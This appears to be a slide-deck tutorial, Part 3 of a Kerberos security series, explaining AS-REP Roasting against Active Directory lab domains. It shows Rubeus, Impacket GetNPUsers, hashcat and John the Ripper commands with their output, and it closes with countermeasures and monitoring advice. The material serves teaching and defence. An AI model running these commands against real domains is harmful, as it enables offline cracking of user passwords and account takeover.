



Kerberos Deep Dive

Part 3 – AS-REP Roasting

July 2025, Alex Joss

Content Overview

Part 1 - Kerberos Introduction

Part 2 - Kerberoasting

Part 3 - AS-REP Roasting


Part 4 - Unconstrained Delegation

Part 5 - Constrained Delegation

Part 6 - Resource-Based Constrained Delegation

Note on Wireshark and Kerberos

- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:




```
> Internet Protocol Version 4, Src: 10.0.1.100, Dst: 10.0.1.10
> Transmission Control Protocol, Src Port: 88, Dst Port: 50125, Seq: 1411, Ack: 327, Len: 303
> [2 Reassembled TCP Segments (1713 bytes): #1334(1410), #1335(303)]
▼ Kerberos
  > Record Mark: 1709 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    > padata: 1 item
      crealm: CHILD.TESTLAB.LOCAL
    > cname
    > ticket
    > enc-part
    [Response to: 1333]
    [Time from request: 0.003614000 seconds]
```

→ More details on this can be found in **Part 1** of this series


Refresher on Pre-Authentication

High Level Kerberos Authentication Flow



Kerberos Pre-Authentication


- To request a TGT, users must be authenticated
- This is called **Kerberos Pre-Authentication**
- Process:
 - Client encrypts a timestamp with the user's secret key
 - The encrypted timestamp is added to the first request (AS-REQ)
 - The KDC can decrypt and verify the timestamp
- This confirms that:
 - The user has provided the correct password
 - The message is not a replay attack
- Pre-Authentication is enabled by default, but can be **disabled** manually (for all/specific users)



AS-REP Roasting

What is AS-REP Roasting?



- Attack to **extract data encrypted** with **user account credentials** for **offline cracking**
- Exploits a **disabled** Kerberos security mechanism called **Pre-Authentication**
- Attacker only interacts with the KDC
- Brute-force success mainly depends on the password strength & encryption algorithm
- Different algorithms may be available (RC4, AES128, AES256 etc.)



Consequences of Disabling Pre-Authentication


- Pre-Auth. ensures that a TGT for a user can only be requested with this user's password
- With pre-authentication disabled, anyone can request a TGT for the affected user(s)
- However, the TGT is only usable, if one also has the associated session key
- The session key is encrypted with the target user's Kerberos key material
- Therefore, the TGT can only be used when the user's password (or Kerberos key) is known
- However, an attacker can attempt to crack the encrypted session key to recover the user's password!

Kerberos AS-REP Details




Why And How Does it Work?

▪ TGT request process:



▪ Offline cracking approach:



Requirements & Constraints

- Performing ASREP-roasting requires:
 - Pre-authentication to be disabled for target account
 - Network connection to the KDC, but no valid account*
- Targeting machine accounts does not make much sense:
 - Password is randomly generated and 120 characters long
 - Automatically updated every 30 days by default

* Enumeration of users with pre-authentication disabled is not possible without an account however

AS-REP Roasting – Rubeus

```
> Rubeus.exe asreproast /format:hashcat /outfile:asreproast.txt
```

```
[*] Action: AS-REP roasting
[*] Target Domain           : winattacklab.local
[*] Searching path 'LDAP://DC1.winattacklab.local/DC=winattacklab,DC=local' for
'(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
,
[*] SamAccountName           : rhyde
[*] Building AS-REQ (w/o preauth) for: 'winattacklab.local\rhyde'
[+] AS-REQ w/o preauth successful!
[*] Hash written to c:\temp\tools\Rubeus\asreproast.txt

[*] Roasted hashes written to : c:\temp\tools\Rubeus\asreproast.txt
```

```
> type asreproast.txt
```

```
$krb5asrep$23$rhyde@winattacklab.local:C6316CB02A2199D5513B35 [CUT]
```

AS-REP Roasting – GetUserSPNs.py

```
# python GetNPUsers winattacklab.local/tmassie -request -format john -outputfile  
asreproast.txt
```

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:

Name	MemberOf	[CUT]	LastLogon	UAC
-----	-----	-----	-----	-----
rhyde	CN=fs1admins,CN	[CUT]	2022-05-18 [CUT]	0x400200

```
# cat asreproast.txt
```

```
$krb5asrep$rhyde@WINATTACKLAB.LOCAL:00638e9587e19f4b [CUT]
```

Tool Output

Value	Algorithm
17	AES128-CTS-HMAC-SHA1-96
18	AES256-CTS-HMAC-SHA1-96
23	RC4-HMAC-NT

Message type

Encryption
type

Associated
account

\$krb5asrep\$23\$rhyde@child.testlab.local:109a50310e4f9c20e60b012633e0d0d9\$a28ee0eaa1881ac364fa47e536b8ecf452dcad6e37a185bd1aa4abf18e2fcba70898bde5315dc7feea [CUT]

Encrypted
Ticket

Cracking – Hashcat

```
# hashcat -m 18200 -a 0 asreproast_hashcat.txt password-list.txt
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
$krb5asrep$23$rhyde@winattacklab.local:c6316[CUT]51fafba2017461:PASSWORD
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$rhyde@winattacklab.local:c6316cb02a21...017461
Time.Started.....: Wed May 18 09:06:07 2022 (0 secs)
Time.Estimated...: Wed May 18 09:06:07 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (password-list.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      43835 H/s (0.80ms) @ Accel:256 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests
```


Cracking – John the Ripper

```
# john asreproast_john.txt
```

```
Created directory: /home/hacker/.john
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
```

```
Will run 2 OpenMP threads
```

```
Proceeding with single, rules:Single
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
Almost done: Processing the remaining buffered candidate passwords, if any.
```

```
Proceeding with wordlist:/usr/share/john/password.lst
```

```
PASSWORD ($krb5asrep$rhyde@WINATTACKLAB.LOCAL)
```

```
1g 0:00:00:00 DONE 2/3 (2022-05-18 08:56) 7.142g/s 271628p/s 271628c/s 271628C/s  
ilovegod..mobydick
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed.
```

Countermeasures

- Do not disable Kerberos pre-authentication
- Deploy a strong password policy & train your users
- Restrict privileges of all accounts according to least-privilege
- Actively check for AS-REP-roastable accounts
- Implement monitoring by enabling "Audit Kerberos Service Ticket Operations"
 - Look for TGT request events (ID 4768)
 - Correlate with accounts that do not require pre-authentication

